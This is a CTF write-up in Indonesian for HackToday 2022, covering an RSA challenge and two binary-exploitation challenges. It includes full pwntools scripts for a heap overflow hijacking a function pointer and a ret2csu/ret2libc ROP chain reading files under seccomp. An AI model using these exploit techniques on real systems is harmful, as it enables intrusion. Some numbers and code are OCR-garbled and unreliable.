WRITEUP HackToday 2022

By ALAKADARNYA

|- Muhammad Azfar W

|- Rafi Priatna K

|- Takumi Kozaki

UNIVERSITAS GUNADARMA

DAFTAR ISI

CRYPTO

|_ Looks Easy

You've learned it before, right?

Solusi:

Diberikan dua file, yaitu chall.py & output.txt

chall.php

```
from Crypto.Util.number import *


def Fn(e):
    return 2**(2**e) +1


def txt(txt):
    with open (txt,"rb") as f:
        m = f.read().strip()
        m = bytes_to_long(m)
        p,q,r = getPrime(0x400), getPrime(0x400),getPrime(0x400)
        f.close()
        return m,p,q,r


def abc(a,b,c):
    x,y,z = (a+b), (b+c), (a+c)
    return x,y,z
```

```
def stu(s,t,u):
    v,w,x = s*t, t*u, s*u
    return v,w,x

def main():
    m,p,q,r = txt("flag.txt")
    n = p*q*r
    m1,m2,m3 = abc(p,q,r)
    n1,n2,n3 = stu(m1,m2,m3)
    e = Fn(4)
    c = pow(m,e,n)
    with open("output.txt", "w") as f:
        f.write(f"{c = }\n")
        f.write(f"{e = }\n")
        f.write(f"{n1 = }\n")
        f.write(f"{n2 = }\n")
        f.write(f"{n3 = }\n")



if __name__ == "__main__":
  main()
```

output.txt

```
c = 
436960412072214045096180530700843502515012171384802652493773913644527833532417
```

```
211969448818915059533610338469454396258152230978608756366973062287821752578145 3
330354020995814245678430985680202126361346608220466374057982507884454422432923 9
857245480651439695870935835917116395751056302475392413911267142422954002574548 8
885739550304756381702845126139524660742769074199020432622653581880929979293123 0
378024603978349047823231052503332504339719899550233428514244683457409700045004 8
776195804096965333272087613172206134275600528607762447899062959963933595166494 8
909080949853573445694767971636360303025834010801004342044708360822474863849777 1
076272049865866756946572494678406180838338631373206236838000280560763946356615 9
795832365831361536900175110006358523857952990331352135348329579269797604877762 8
237475764261405694192635328283203653315571145160369803205903023465179356293469 3
055523978173621533168336823642068607778400382017124752 5
e = 65537
n1 =
434199094169469137678258423737111816756525661606118357221710444871569150624906 8
307117198032552600980408386503807114956049866928070183471891845302566453924127 2
868303962700103840609809873716285474972931268891717272515028356070896040849417 2
801117161178998121161881055633442617512638605709848484895431539589798244883840 7
383737522765207039945527207208909894820942404354779586932871609901251220774524 2
768470726791070758702027115950056777024596991878665289097251715196749028476682 5
907106232850143698516512093587337908565187989564523054042875724678871625010824 3
379465245140031551793996415636064110079676418008172366686383636 8
n2 =
487428421504446265046902691634921971990905685697454690858133707008585379529938 5
615524179282897989637123827160753237548316112902342028879334115221717504923004 1
771513558006187847703613815379557383561795243587907812244240908949286426777080 9
287618496371117775446038023402552912578643055201738343552233392604765621186124 7
```

```
939858981553162258896508831818946479882681692262735960483905400303176076419283661490880478353722170881814629846925248497900217901123866493506584802061117948340586041730401449804732691598306868532984534476822468594368128110513340895791058558508089895973891258230601686406336932270405334812520490838080047866974927401612170586712722713456471257739633432395239947023223335073746244231358918684959348494255798189036788306551897703579200020539480578807734578441624886957561975253106153096414684934138317074392924305664128000529094082563902251410427386906926013620310775351035745249626346882919580446618124765390933537136813004050581183091396590269131896013970558712912378301833432358794485265487211999932859629428043149518103773537233108967139721009547049131859008765208765365189650105287645272355811107324523741626244726877589710507350589606944548543546538994479729492004741112038872169088244327488569146315299600131290400
```

Disini kami menggunakan z3, untuk merecover nilai s, t, u. Setelah itu, kami menggunakan z3 kembali untuk merecover nilai a, b,c, dengan bantuan variable s, t, u yang sudah kita recover sebelumnya. Setelah itu kalkulasi phi, dapatkan d dari inverse(e, phi), dan dapatkan flag dengan pow(enc_c, d, p*q*r).

Berikut script yang kami gunakan untuk menyelesaikan challenge ini:

solve.py

```
from Crypto.Util.number import long_to_bytes as l2b, bytes_to_long as b2l,
inverse
from z3 import *


def abc(a,b,c):
    x,y,z = (a+b), (b+c), (a+c)
```

```
    return x,y,z


def stu(s,t,u):
    v,w,x = s*t, t*u, s*u
    return v,w,x


# output.txt variable
enc_c =
43696041207221404509618053070084350251501217138480265249377391364452783353241772119694488189150595336103384694543962581522309786087563669730622878217525781453330354020995814245678430985680202126361346608220466374057982507884454422432923985724548065143969587093583591711639575105630247539241391126714242295400257454888857395503047563817028451261395246607427690741990204326226535818809299792931230378024603978349047823231052503332504339719899550233428514244683457409700045004877619580409696533327208761317220613427560052860776244789906295996393359516649489090809498535734456947679716363603030258340108010043420447083608224748638497771076272049865866756946572494678406180838338631373206236838000280560763946356615979583236583136153690017511000635852385795299033135213534832957926979760487776282374757642614056941926353282832036533155711451603698032059030234651793562934693055523978173621533168336823642068607778400382017124752543219990941694691376782584237371118167565256616061183572217104448715691506249068307117198032552600980408386503807114956049866928070183471891845302566453924127286830396270010384060980987371628547497293126889171727251502835607089604084941728011711611789981211618810556334426175126386057098484848954315395897982448838407
```

```
383737522765207039945527207208909894820942404354779586932871609901251220774524276847072679107075870202711595005677702459699187866528909725171519674902847668259071062328501436985165120935873379085651879895645230540428757246788716250108243379465245140031551793996415636064110079676418008172366686383636enc_n2 =4874284215044462650469026916349219719909056856974546908581337070085853795299385615524179282897989637123827160753237548316112902342028879334115221717504923004177151355800618784770361381537955738356179524358790781224424090894928642677708092876184963711177754460380234025529125786430552017383435522333926047656211861247939858981553162258896508831818946479882681692262735960483905400303176076419283661490880478353722170881814629846925248497900217901123866493506584802061117948340586041730401449804732691598306868532984534476822468594368128110513340895791058558508089895973891258230601686406336932270405334812520490838080enc_n3 =4786697492740161217058671272271345647125773963343239523994702322333507374624423135891868495934849425579818903678830655189770357920002053948057880773457844162488695756197525310615309641468493413831707439292430566412800052909408256390225141042738690692601362031077535103574524962634688291958044661812476539093353713681300405058118309139659026913189601397055871291237830183343235879448526548721199993285962942804314951810377353723310896713972100954704913185900876520876536518965010528764527235581110732452374162624472687758971050735058960694454854354653899447972949200474111203887216908824432748856914631529960013129040044797294920047411120388721690882443274885691463152996001312904000# === phase 1# sol = Solver()# s = Int("s")
```

```
# t = Int("t")
# u = Int("u")
# sol.add((s*t) == enc_n1)
# sol.add((t*u) == enc_n2)
# sol.add((s*u) == enc_n3)
# sol.add(s > 1)
# sol.add(t > 1)
# sol.add(u > 1)
# print(sol.check())
# print(sol.model())
# Result:
s =
20649380316783829150980835316695580535882693956775469288687684513135676021953189636276286081166334542911637208112870273027810348369720855831576353335670166566728070940272648290078462596386849228213832780070954758340942857291778620496044948024238521493184651524342931565397191308534156049196833381800236822322
t =
21027221519889962226546708011770642705117829956678407450029194235428170248470411025826004682389115469677754389923943684408645956918548152518892524754741062999413858333711141833549326849488155957935741924910274414400053572045385719611300545221632866881149438391352478862385305301185873787721094954391547155114 4
u =
23180828767290079504106413731702389360819637554827522886719375667812594370964022988756616465446921857073982712942010423265552596802049774907307345350272938060788490845638008657773352071370682860440073858270683799635516906688626785000569938581366607583502315126040486675525099889334622783038187664781725913320 0
```

```
# === phase 2
# sol = Solver()
# a = Int("a")
# b = Int("b")
# c = Int("c")

# # s = Int("s")
# # t = Int("t")
# # u = Int("u")
# sol.add((a+b) == s)
# sol.add((b+c) == t)
# sol.add((a+c) == u)
# sol.add(a > 1)
# sol.add(b > 1)
# sol.add(c > 1)
# print(sol.check())
# print(sol.model())

# Result:
a =
11401493782091973214270270518313663595792250777462292362688932972760050072223400
04632791201955872199208436960219146768830798438373602368539857862279645494458590
02371980297706582661593574076060591266285760568375243053477881018620946371943690
44081078796425835670943561150484839756859501082300118388024285101220218 9
```

```
b =
924788653469185593671056479838191694009044317931317692599875154037562594972978850034850841252941353344746769889661014422293719747673523159737140736901757079764908729105019900239191051887807901015852567232334304529931547554296839833016755072134505572348279420887314267169996227135233330480129531389492246201332554774962698597019362302866910273335401857087594418129209215211173857234922017647710426609428311574163306100769477772162525869313691007380965024173212811329945002878111576666441824793361906853430298335404829197996404966246931011

p,q,r = a, b, c

d = inverse(enc_e, (p-1)*(q-1)*(r-1))
m = pow(enc_c, d, p*q*r)
print(l2b(m))
```

```
NameError: name 'path' is not defined
[$ ]stnaive¦Haoshoku¦ 勝 ~/Documents/ctf/HackTodayCTF2022/quals/cry/01Looks_easy 》 python3 solve.py
b'hacktoday{L00k_H0w_34zy_1t_1s_469617261}'
[$ ]stnaive¦Haoshoku¦ 勝 ~/Documents/ctf/HackTodayCTF2022/quals/cry/01Looks_easy 》
```

Flag: **hacktoday{L00k_H0w_34zy_1t_1s_469617261}**

PWN

|_ Vaints_Browser

Bermain ke Central Grand Indonesia

http://103.167.133.102:17002

Solusi:

Diberikan sebuah binary dengan informasi dan mitigasi berikut:

```
[$ ]stnaive¦Haoshoku¦ 勝 ~/Documents/ctf/HackTodayCTF2022/quals/pwn/01Vaints_Browser/bak 》file vaints.cgi
vaints.cgi: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/
8, for GNU/Linux 3.2.0, not stripped
[$ ]stnaive¦Haoshoku¦ 勝 ~/Documents/ctf/HackTodayCTF2022/quals/pwn/01Vaints_Browser/bak 》cs vaints.cgi
[*] '/home/stnaive/Documents/ctf/HackTodayCTF2022/quals/pwn/01Vaints_Browser/bak/vaints.cgi'
    Arch:     amd64-64-little
    RELRO:    Full RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
```

Berikut hasil decompile beberapa function yang ada di binary tersebut:

main()

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  __int64 v4; // [rsp+18h] [rbp-38h] BYREF
  __int64 v5; // [rsp+20h] [rbp-30h] BYREF
  char *s; // [rsp+28h] [rbp-28h]
  char *v7; // [rsp+30h] [rbp-20h]
  void (__fastcall **v8)(__int64, __int64); // [rsp+38h] [rbp-18h]
  __int64 v9; // [rsp+40h] [rbp-10h]
  unsigned __int64 v10; // [rsp+48h] [rbp-8h]

  v10 = __readfsqword(0x28u);
```

```
  s = getenv("QUERY_STRING");
  v7 = strdup(s);
  v8 = (void (__fastcall **)(__int64, __int64))malloc(0x28uLL);
  *v8 = (void (__fastcall *)(__int64, __int64))finish;
  printf("%s%c%c\n", "Content-Type:text/html", 13LL, 10LL);
  puts("<title>Central Grand Indonesia</title>");
  puts("<h3>Vaints Browser</h3>");

printf("<script>alert('hacktoday{mantap_pemanasan_dulu_yegak_LINZ_IS_HERE}');</
script>");
  if ( v7 )
  {
    if ( (int)__isoc99_sscanf(v7, "x=%ld&y=%ld&buf=%s", &v4, &v5, v9) > 1 )
    {
      decode(v7, v7);
      escape(v7, v7);
      (*v8)(v4, v5);
    }
    else
    {
      puts("<p>Error! Example: x=1&y=1");
    }
  }
  else
  {
    puts("<p>Example: x=1&y=1");
```

```
  }
  return 0;
}
```

Pertama, program akan mengambil environtment value “QUERY_STRING” lalu disimpan di heap. Program juga akan menyimpan beberapa data QUERY_STRING seperti:

- x, disimpan di v4
- y, disimpan di v5

Setelah itu, QUERY_STRING (yang berada di heap), akan di decode menggunakan function decode().

decode()

```
__int64 __fastcall decode(const char *a1, _BYTE *a2)
{
  char *v2; // rax
  char *v3; // rax
  char *v4; // rax
  char *s; // [rsp+8h] [rbp-28h]
  char *sa; // [rsp+8h] [rbp-28h]
  int v8; // [rsp+14h] [rbp-1Ch] BYREF
  _BYTE *v9; // [rsp+18h] [rbp-18h]
  unsigned __int64 v10; // [rsp+20h] [rbp-10h]
  unsigned __int64 v11; // [rsp+28h] [rbp-8h]

  s = (char *)a1;
  v11 = __readfsqword(0x28u);
  v10 = (unsigned __int64)&a1[strlen(a1)];
```

```
  v9 = a2;
  while ( (unsigned __int64)s <= v10 )
  {
    v2 = s++;
    v8 = *v2;
    if ( v8 == '+' )
    {
      v8 = 32;
    }
    else if ( v8 == '%' )
    {
      v3 = s;
      sa = s + 1;
      if ( !(unsigned int)ishex((unsigned int)*v3) )
        return 0xFFFFFFFFLL;
      v4 = sa;
      s = sa + 1;
      if ( !(unsigned int)ishex((unsigned int)*v4) || !(unsigned
int)__isoc99_sscanf(s - 2, "%2x", &v8) )
        return 0xFFFFFFFFLL;
    }
    if ( a2 )
      *v9 = v8;
    ++v9;
  }
  return v9 - a2;
```

```
}
```

Pada function decode, program akan mengecek apakah terdapat string hex yang diawali dengan simbol “%” (persen) atau tidak. Jika ada, program akan mendecode dan menyimpan kembali value di heap. Setelah selesai mendecode semua string hex, program akan memanggil function escape().

escape()

```
void __fastcall escape(char *a1, const char *a2)
{
  int v2; // eax
  char *v3; // rax
  char *v4; // rax
  char *v6; // [rsp+10h] [rbp-20h]
  char *ptr; // [rsp+18h] [rbp-18h]
  char *v8; // [rsp+20h] [rbp-10h]

  ptr = strdup(a2);
  v6 = ptr;
  while ( *v6 )
  {
    v2 = *v6;
    if ( v2 == '<' )
    {
      *a1 = '&';
      a1[1] = 'l';
      a1[2] = 't';
```

```
      a1[3] = ';';
      a1 += 4;
      ++v6;
    }
    else if ( v2 == '>' )
    {
      *a1 = '&';
      a1[1] = 'g';
      a1[2] = 't';
      a1[3] = ';';
      a1 += 4;
      ++v6;
    }
    else
    {
      v3 = v6++;
      v8 = v3;
      v4 = a1++;
      *v4 = *v8;
    }
  }
  free(ptr);
}
```

Di function ini, program akan mengecek apakah QUERY_STRING, mengandung string “>” & “<” atau tidak, jika iya, akan dirumah menjadi:

- “ > “ => “>”
- “ < “ => “<”

(Lihat function main())

Setelah itu program akan memanggil function yang berada pada variable v8. Variable v8, mengandung pointer heap, yang memiliki value default address dari function finish().

finish() | Address : 0x1289

```
__int64 __fastcall finish(__int64 a1, __int64 a2)
{
  printf("<p>Your Result %ld</p>\n", a2 * a1);
  return puts("Have a Great Day!");
}
```

Terdapat juga function admin, yang akan menampilkan flag:

admin() | Address: 0x12ca

```
int __fastcall admin(__int64 a1, __int64 a2)
{
  fflush(0LL);
  if ( a2 * a1 == 0x4C494E5A )
    return system("/bin/cat /flag.txt");
  else
    return puts("<p>You're not admin!<p>");
}
```

Vulnnya terletak pada function script, yang mana program akan mereplace string sebesar 1 byte, menjadi 4 byte (“ > ” -> “>”), hal ini bisa kita manfaatkan untuk melakukan heap overflow, dan mengoverwrite 1 byte terakhir function **finish()** (Address: 0x1289) di heap, menjadi 1 byte terakhir function **admin()** (Address: 0x12c9), dan menyiapkan parameter a1 (`1`) dan a2 (`0x4C494E5A`).

Berikut isi dari QUERY_STRINGS yang ada di heap sebelum function escape() dipanggil.

```
0x55988bb38290: 0x0000000000000000      0x0000000000000051
0x55988bb382a0: 0x32313d7926313d78      0x3230363237383937 → QUERY_STRINGS
0x55988bb382b0: 0x254533253d667562      0x4533254533254533
0x55988bb382c0: 0x3325453325453325      0x2545332545332545
0x55988bb382d0: 0x4533254533254533      0x4141453325453325
0x55988bb382e0: 0x0000004143254141      0x0000000000000031
0x55988bb382f0: 0x000055988b594289      0x0000000000000000 → finish()
0x55988bb38300: 0x0000000000000000      0x0000000000000000

gef> x/s 0x55988bb382a0
0x55988bb382a0:
"x=1&y=1279872602buf=%3E%3E%3E%3E%3E%3E%3E%3E%3E%3E%3E%3E%3E%3E%3EAAAA
%CA"
```

%3E, adalah representasi hex dari “ > “ (lebih besar / greater than).

Tampilan heap QUERY_STRINGS

```
0x55988bb38290: 0x0000000000000000      0x0000000000000051
0x55988bb382a0: 0x32313d7926313d78      0x3230363237383937 → QUERY_STRINGS
0x55988bb382b0: 0x3b7467263d667562      0x3b7467263b746726
0x55988bb382c0: 0x3b7467263b746726      0x3b7467263b746726
0x55988bb382d0: 0x3b7467263b746726      0x3b7467263b746726
0x55988bb382e0: 0x3b7467263b746726      0x414141413b746726
0x55988bb382f0: 0x000055988b5942ca      0x0000000000000000 → admin() (Overwrited)
0x55988bb38300: 0x0000000000000000      0x0000000000000000
gef> x/s 0x55988bb382a0
0x55988bb382a0:
"x=1&y=1279872602buf=&gt;&gt;&gt;&gt;&gt;&gt;&gt;&gt;&gt;&gt;&gt;&gt;&gt;&gt;&gt;AAAA\312BY\21
```

```
3\230U"
```

Berikut script yang kami gunakan untuk melakukan debug dan menyelesaikan challenge ini di local machine:

exploit.py

```python
#!/usr/bin/env python3
# -*- coding: utf-8 -*-
from pwn import *
from os import path, environ
from Crypto.Util.number import long_to_bytes as l2b, bytes_to_long as b2l
import sys

# ==========================[ Information
DIR = path.dirname(path.abspath(__file__))
EXECUTABLE = "/bak/vaints.cgi"
TARGET = DIR + EXECUTABLE
HOST, PORT = "103.167.133.102", 17002
REMOTE, LOCAL = False, False

# ==========================[ Tools
elf = ELF(TARGET)
elfROP = ROP(elf)

# ==========================[ Configuration
```


```
context.update(
    arch=["i386", "amd64", "aarch64"][1],
    endian="little",
    os="linux",
    log_level = ['debug', 'info', 'warn'][2],
    terminal = ['tmux', 'split-window', '-h'],
)

# ==========================[ Exploit

def exploit(io, libc=null):
    RIP_OFFSET = cyclic_find(0x61)
    p = b""
    p += b"x="
    p += str(1).encode()

    p += b"&"
    p += b"y="
    p += str(0x4C494E5A).encode()

    p += b"buf="
    p += b"%3E"*14
    p += b"AAAA%CA" # CA is the last byte of admin() function address.

    print("Your Payload :", p)
    fd = open("payload.txt", "wb")
```

```
    fd.write(p)
    fd.close()



    if LOCAL==True:
        #raw_input("Fire GDB!")
        if len(sys.argv) > 1 and sys.argv[1] == "d":
            choosen_gdb = [
                "source /home/mydata/tools/gdb/gdb-pwndbg/gdbinit.py",     # 0
- pwndbg
                "source /home/mydata/tools/gdb/gdb-peda/peda.py",          # 1
- peda
                "source /home/mydata/tools/gdb/gdb-gef/.gdbinit-gef.py"    # 2
- gef
                ][2]
            cmd = choosen_gdb + """
            b *main+0xe0
            """
            # gdb.attach(io, gdbscript=cmd)
            io = gdb.debug([TARGET], gdbscript=cmd)


    io.interactive()


if __name__ == "__main__":
    io, libc = null, null
```


```
if args.REMOTE:
    REMOTE = True
    io = remote(HOST, PORT)
    # libc = ELF("___")

else:
    LOCAL = True
    # io = process(
    #     [TARGET, ],
    #     env={
    #         "LD_PRELOAD":DIR+"/___",
    #         "LD_LIBRARY_PATH":DIR+"/___",
    #     },
    # )
    # libc = ELF("___")
exploit(io, libc)
```

Jalankan dengan command berikut:

```
python3 exploit.py; export QUERY_STRING="$(cat payload.txt)"; echo $QUERY_STRING;
python3 exploit.py d
```



Untuk mendapatkan flag di server, copy payloadnya dan akses web service yang diberikan beserta payloadnya.



Flag: **hacktoday{pemanasan_dulu_di_central_grand_indonesia_YEGAK_LINZ_IS_HERE}**

|_ Baby Stack

nc 103.167.133.102 17003

Solusi:

Diberikan sebuah binary dengan informasi dan mitigasi sebagai berikut:

```
[$ ]stnaive¦Haoshoku¦ 勝 ~/Documents/ctf/HackTodayCTF2022/quals/pwn/04BabyStack/bak 》file chall
chall: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib6
1a7834d1316ee05662c4e1e, for GNU/Linux 3.2.0, not stripped
[$ ]stnaive¦Haoshoku¦ 勝 ~/Documents/ctf/HackTodayCTF2022/quals/pwn/04BabyStack/bak 》cs chall
[*] '/home/stnaive/Documents/ctf/HackTodayCTF2022/quals/pwn/04BabyStack/bak/chall'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
```

Binary ini juga memasang seccomp, dengan rules sebagai berikut:

```
[$ ]stnaive¦Haoshoku¦ 勝 ~/Documents/ctf/HackTodayCTF2022/quals/pwn/04BabyStack/bak 》seccomp-tools dump ./chall
 line  CODE  JT   JF      K
=================================
 0000: 0x20 0x00 0x00 0x00000004  A = arch
 0001: 0x15 0x00 0x0a 0xc000003e  if (A != ARCH_X86_64) goto 0012
 0002: 0x20 0x00 0x00 0x00000000  A = sys_number
 0003: 0x35 0x00 0x01 0x40000000  if (A < 0x40000000) goto 0005
 0004: 0x15 0x00 0x07 0xffffffff  if (A != 0xffffffff) goto 0012
 0005: 0x15 0x05 0x00 0x00000000  if (A == read) goto 0011
 0006: 0x15 0x04 0x00 0x00000001  if (A == write) goto 0011
 0007: 0x15 0x03 0x00 0x00000002  if (A == open) goto 0011
 0008: 0x15 0x02 0x00 0x0000003c  if (A == exit) goto 0011
 0009: 0x15 0x01 0x00 0x0000004e  if (A == getdents) goto 0011
 0010: 0x15 0x00 0x01 0x000000e7  if (A != exit_group) goto 0012
 0011: 0x06 0x00 0x00 0x7fff0000  return ALLOW
 0012: 0x06 0x00 0x00 0x00000000  return KILL
```

Berikut hasil decompile beberapa function():

main()

```
int __cdecl main(int argc, const char **argv, const char **envp)

{

  char dest[128]; // [rsp+0h] [rbp-80h] BYREF


  if ( !cek )

  {
```

```
    setup();
    ++cek;
  }
  banner(argc, argv, envp);
  write(1, "Enter a message, please: ", 0x19uLL);
  read(0, &plain, 0x400uLL);
  encrypt((unsigned int)halo);
  write(1, "This a gift for you: ", 0x15uLL);
  if ( (int)cek_panjang(&plain) > 128 )
  {
    write(1, &cipher, 0x400uLL);
    memcpy(dest, &cipher, 0x400uLL);
  }
  else
  {
    write(1, &cipher, 0x400uLL);
  }
  write(1, "\n\n", 2uLL);
  write(1, L"Bye!", 1uLL);
  write(1, L"ye!", 1uLL);
  write(1, L"e!", 1uLL);
  write(1, L"!", 1uLL);
  return write(1, "\n", 1uLL);
}
```

encrypt()

```
__int64 __fastcall encrypt(int a1)
{
  __int64 result; // rax
  int j; // [rsp+18h] [rbp-Ch]
  int i; // [rsp+1Ch] [rbp-8h]
  int v4; // [rsp+20h] [rbp-4h]

  v4 = 0;
  for ( i = 0; ; ++i )
  {
    result = (unsigned int)i;
    if ( i >= 1024 / a1 )
      break;
    for ( j = 0; j < a1; ++j )
      cipher[v4++] = plain[j * a1 + i];
  }
  return result;
}
```

Program ini akan meminta user untuk memasukkan data menggunakan **read** sebanyak 1024 byte (0x400) dan disimpan di dalam bss, global variable: input. Lalu program akan memanggil function encrypt() dan global variable halo (value: 0x20) sebagai paramater a1. Pada function encrypt program akan melakukan “obfuscate” dengan cara menyusun byte dengan kelipatan value dari 32. Hal ini dapat diatasi untuk melakukan obfuscate terlebih dahulu pada payload yang akan digunakan. Jika panjang input user lebih dari 128 byte, program akan menyalin (copy) data user yang sudah di encrypt yang disimpan di global variable cipher ke stack. Karena data yang diminta oleh user lebih

besar dari kapasitas stack, hal ini dapat menyebabkan Buffer Overflow.
Disini kami memanfaatkan Buffer Overflow untuk me-leak address libc dari suatu function menggunakan ret2csu, lalu dilanjutkan dengan ret2libc. Dikarenakan terdapat seccomp pada binary ini, kami akan membaca flag dengan memanfaatkan open, read, write & getdents.

Berikut script yang kami gunakan untuk menyelesaikan challenge ini.

exploit.py

```python
#!/usr/bin/env python3
# -*- coding: utf-8 -*-
from pwn import *
from os import path
import sys


# ==========================[ Information
DIR = path.dirname(path.abspath(__file__))
EXECUTABLE = "/bak/chall"
TARGET = DIR + EXECUTABLE
HOST, PORT = "103.167.133.102", 17003
REMOTE, LOCAL = False, False


# ==========================[ Tools
elf = ELF(TARGET)
elfROP = ROP(elf)


# ==========================[ Configuration
```

```
context.update(
    arch=["i386", "amd64", "aarch64"][1],
    endian="little",
    os="linux",
    log_level = ['debug', 'info', 'warn'][2],
    terminal = ['tmux', 'split-window', '-h'],
)

# ==========================[ Exploit

def ret2csu(call, edi, rsi, rdx, rbx=0, rbp=1):
    CSU_POP = 0x40167a
    CSU_MOV = 0x401660

    p = b""
    p += p64(CSU_POP)
    p += p64(rbx)
    p += p64(rbp)
    p += p64(edi)
    p += p64(rsi)
    p += p64(rdx)
    p += p64(call)
    p += p64(CSU_MOV)

    return p
```

```
def encrypt(p):
    p = list(p)

    cipher = [0 for _ in range(0x400)]
    v4 = 0
    for i in range(1024//0x20):
        # print(i)
        # break
        for j in range(0, 0x20, 1):
            cipher[v4] = p[j * 0x20 + i]
            v4 += 1

    p = b"".join([(i).to_bytes(1, "big") for i in cipher])
    return p

def exploit(io, libc=null):
    if LOCAL==True:
        #raw_input("Fire GDB!")
        if len(sys.argv) > 1 and sys.argv[1] == "d":
            choosen_gdb = [
                "source /home/mydata/tools/gdb/gdb-pwndbg/gdbinit.py",     # 0
- pwndbg
                "source /home/mydata/tools/gdb/gdb-peda/peda.py",          # 1
- peda
                "source /home/mydata/tools/gdb/gdb-gef/.gdbinit-gef.py"    # 2
- gef
```

```
            ][0]
        cmd = choosen_gdb + """
        b *main+359
        """
        # b *main+0x8f
        gdb.attach(io, gdbscript=cmd)

CSU_POP = 0x40167a
CSU_MOV = 0x401660
FILENAME = "."
FILENAME = "/proc/self/cwd\x00"
FILENAME = "/proc/self/cwd/ini_flagnya_yaaaa.txt"

RBP_OFFSET = cyclic_find(0x62616168)
p = b""
p += b"\x00"*(RBP_OFFSET+8)

p += ret2csu(elf.got["write"], 1, elf.symbols["__libc_start_main"], 8)
p += p64(0xdeadbeef)*7
p += ret2csu(elf.got["read"], 0, elf.bss(0xa00), len(FILENAME))
p += p64(0xdeadbeef)*7
p += p64(elf.symbols["_start"])



p = p.ljust(0x400, b"\x00")
p = encrypt(p)
```

```
io.sendafter(": ", p)
io.send(FILENAME)



print(io.recvuntil("Bye!\n"))
LEAKED_LIBC = u64(io.recv(8))
libc.address = LEAKED_LIBC - libc.symbols["__libc_start_main"]
print("LEAKED_LIBC          :", hex(LEAKED_LIBC))
print("libc.address         :", hex(libc.address))
print("=========| PHASE 2 - ORW & GETDENTS")

RBP_OFFSET = cyclic_find(0x62616168)
p = b""
p += b"\x00"*(RBP_OFFSET+8)



p += p64(libc.search(asm("pop rdi; ret")).__next__()+1)*8
p += p64(libc.search(asm("pop rdi; ret")).__next__())
p += p64(elf.bss(0xa00))
p += p64(libc.search(asm("pop rsi; ret")).__next__())
p += p64(0)
p += p64(libc.search(asm("pop rdx; pop r12; ret")).__next__())
p += p64(0)
p += p64(0)
p += p64(libc.search(asm("pop rax; ret")).__next__())
p += p64(2)
```

```
p += p64(libc.search(asm("syscall; ret")).__next__())
open_fd = 3


orw = [False, True][1]
if orw == True:
    p += p64(libc.search(asm("pop rdi; ret")).__next__()+1)*8
    p += p64(libc.search(asm("pop rdi; ret")).__next__())
    p += p64(open_fd)
    p += p64(libc.search(asm("pop rsi; ret")).__next__())
    p += p64(elf.bss(0xa00))
    p += p64(libc.search(asm("pop rdx; pop r12; ret")).__next__())
    p += p64(0x300)
    p += p64(0)
    p += p64(libc.symbols["read"])
else:
    p += p64(libc.search(asm("pop rdi; ret")).__next__()+1)*2
    p += p64(libc.search(asm("pop rdi; ret")).__next__())
    p += p64(open_fd)
    p += p64(libc.search(asm("pop rsi; ret")).__next__())
    p += p64(elf.bss(0xa00))
    p += p64(libc.search(asm("pop rdx; pop r12; ret")).__next__())
    p += p64(0x300)
    p += p64(0)
    p += p64(libc.search(asm("pop rax; ret")).__next__())
    p += p64(78)
    p += p64(libc.search(asm("syscall; ret")).__next__())
```

```
    p += p64(libc.search(asm("pop rdi; ret")).__next__()+1)*8
    p += p64(libc.search(asm("pop rdi; ret")).__next__())
    p += p64(1)
    p += p64(libc.search(asm("pop rsi; ret")).__next__())
    p += p64(elf.bss(0xa00))
    p += p64(libc.search(asm("pop rdx; pop r12; ret")).__next__())
    p += p64(0x300)
    p += p64(0)
    p += p64(libc.symbols["write"])



    p = p.ljust(0x400, b"\x00")
    p = encrypt(p)
    print("Payload length:", len(p))
    io.sendafter(": ", p)


    io.interactive()


if __name__ == "__main__":
    io, libc = null, null


    if args.REMOTE:
        REMOTE = True
        io = remote(HOST, PORT)
        libc = ELF("./libc-2.31.so")
```

```
    else:
        LOCAL = True
        io = process(
            [TARGET, ],
            env={
            #     "LD_PRELOAD":DIR+"/___",
            #     "LD_LIBRARY_PATH":DIR+"/___",
            },
        )
        # libc = ELF("./libc-2.31.so")
        libc = ELF("/lib/x86_64-linux-gnu/libc.so.6")
    exploit(io, libc)
```

```
LEAKED_LIBC          : 0x7f48d0f6bf90
libc.address         : 0x7f48d0f48000
==========| PHASE 2 - ORW & GETDENTS
Payload length: 1024
/home/stnaive/.local/lib/python3.10/site-packages/pwnlib
  res = self.recvuntil(delim, timeout=timeout)
This a gift for you: \x00\x00\x00\x00\x00\x00\x00\x00\x0
00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x
\xf6\xd0H\x00k\xbb\xf6\xd0H\x00j\xbb\xf6\xd0H\x00\x80J@\
